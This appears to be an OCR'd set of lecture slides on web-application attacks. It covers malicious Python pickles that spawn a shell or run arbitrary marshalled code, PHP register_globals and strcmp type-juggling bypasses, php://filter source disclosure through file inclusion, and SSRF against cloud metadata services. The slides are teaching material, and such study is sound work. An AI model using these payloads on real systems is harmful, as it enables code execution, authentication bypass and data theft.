
Why the scary warning?

```
$ python
>> import pickle;
>> pickle.load('canonical.pickle');
sh-3.2$    # ouch

$ cat canonical.pickle
cos
system
(S'/bin/sh'
tR.
```

Let’s decompose the pickle

It’s actually (low-level) code for a stack-based interpreter


c: callable
[module].[object]
module
object
push a “mark”
string
terminator
create a tuple and push it (elements: pop until “mark”)
- reduce: pop a tuple and a callable
- **call** the callable with the tuple as args
- push result
os.system('/bin/sh')

```
cos
system
(S'/bin/sh'
tR.
```

Credits (and more details): https://checkoway.net/musings/pickle/

pickletools

Disassembling a pickle

```
> pickletools.dis(open('canonical.pickle', 'rb'))

    0: c    GLOBAL     'os system'
   11: (    MARK
   12: S        STRING     '/bin/sh'
   23: t        TUPLE      (MARK at 11)
   24: R    REDUCE
   25: .    STOP
highest protocol among opcodes = 0
```

Text-based (there are also two binary formats)

More details: https://checkoway.net/musings/pickle/

“Unpickle and run”

```
import marshal
import base64

def foo():
    pass # Your code here

print """ctypes
FunctionType
(cmarshal
loads
(cbase64
b64decode
(S'%s'
tRtRc__builtin__
globals
(tRS''
tR(tR.""" % base64.b64encode(marshal.dumps(foo.func_code))
```

```
c = marshal.loads(base64.b64decode('<code>'))
f = types.FunctionType(c, __builtin__.globals(), '')
f()
```

3. PHP

PHP

“PHP: Hypertext Preprocessor”

Programming language often used to write web apps

Evolved from a way to easily manage the author’s personal home page in 1994, up to a full-fledged object oriented programming language

This resulted in a fairly inconsistent design, with some security implications :-)

- PHP: A Fractal of Bad Design (2012)
  http://eev.ee/blog/2012/04/09/php-a-fractal-of-bad-design/

Bad Idea #1: **`register_globals`**

Configuration option.

Idea: automatically register HTTP request parameters as (PHP) variables!

`$_REQUEST['user']` → **`$user`**

Do you see the problem here?

```
if (check_authorized($user)) { $authorized = true; }

if ($authorized) { }
```

Bad Idea #2: Weak typing (example from OWASP)

```
$supplied_nonce = $_GET['nonce'];
$correct_nonce = get_correct_value_somehow();

if (strcmp($supplied_nonce, $correct_nonce) == 0) {
    // Go ahead and reset the password
} else {
    echo 'Sorry, incorrect link';
}
```

Bad Idea #2: Weak typing (example from OWASP)

```
$supplied_nonce = $_GET['nonce'];
$correct_nonce = get_correct_value_somehow();

if (strcmp($supplied_nonce, $correct_nonce) == 0) {
    // Go ahead and reset the password
} else {
    echo 'Sorry, incorrect link';
}
```

we can build an *array* from GET/POST parameters

weak equality

Bad Idea #2: Weak typing (example from OWASP)

we can build an *array* from GET/POST parameters

```
$supplied_nonce = $_GET['nonce'];
$correct_nonce = get_correct_value_somehow();

if (strcmp($supplied_nonce, $correct_nonce) == 0) {
    // Go ahead and reset the password
} else {
    echo 'Sorry, incorrect link';
}
```

weak equality

`http://example.com/?nonce[]=a`

Bad Idea #2: Weak typing (example from OWASP)

```
$supplied_nonce = $_GET['nonce'];
$correct_nonce = get_correct_value_somehow();

if (strcmp($supplied_nonce, $corr
    // Go ahead and reset the pas
} else {
    echo 'Sorry, incorrect link';
}
```

we can build an *array* from GET/POST parameters

```
$supplied_nonce = array('a')
strcmp(array('a'), ...) → NULL
NULL == 0
but, !(NULL === 0)
```

weak equality

```
http://example.com/?nonce[]=a
```

Bad Idea #3: Filters & wrappers

http://example.com/?page=test

```
include($_GET['page'] . '.php');
```

Here we have a local file inclusion limited to files ending with .php

Goal: read the source code of one of the pages

Apparently, we can’t: the include() will interpret the PHP code as well

Bad Idea #3: Filters & wrappers

http://example.com/?page=test

```
include($_GET['page'] . '.php');
```

```
php:///filter/convert.base64-encode/resource=test
```

Bad Idea #3: Filters & wrappers

http://example.com/?page=test


```
include($_GET['page'] . '.php');
```

```
php:///filter/convert.base64-encode/resource=test
```

http://example.com/?page=php:///filter/convert.base64-encode/resource=test

Full list of wrappers: https://secure.php.net/manual/en/wrappers.php.php

Server-Side Request Forgery



Assume you can control a **network request** made by the backend

- Pivot to internal network
- Connect to localhost-bound services
- Cloud infrastructure: *metadata* service (e.g., 169.254.169.254 in EC2)
- Not limited to HTTP (look for “HTTP protocol smuggling”)
  - Works with REDIS, memcached, …

Questions?

Credits

Images from The Noun Project

© Simon Child, AlfredoCreates.com/icons, Mani Chen, unlimicon, To Uyen.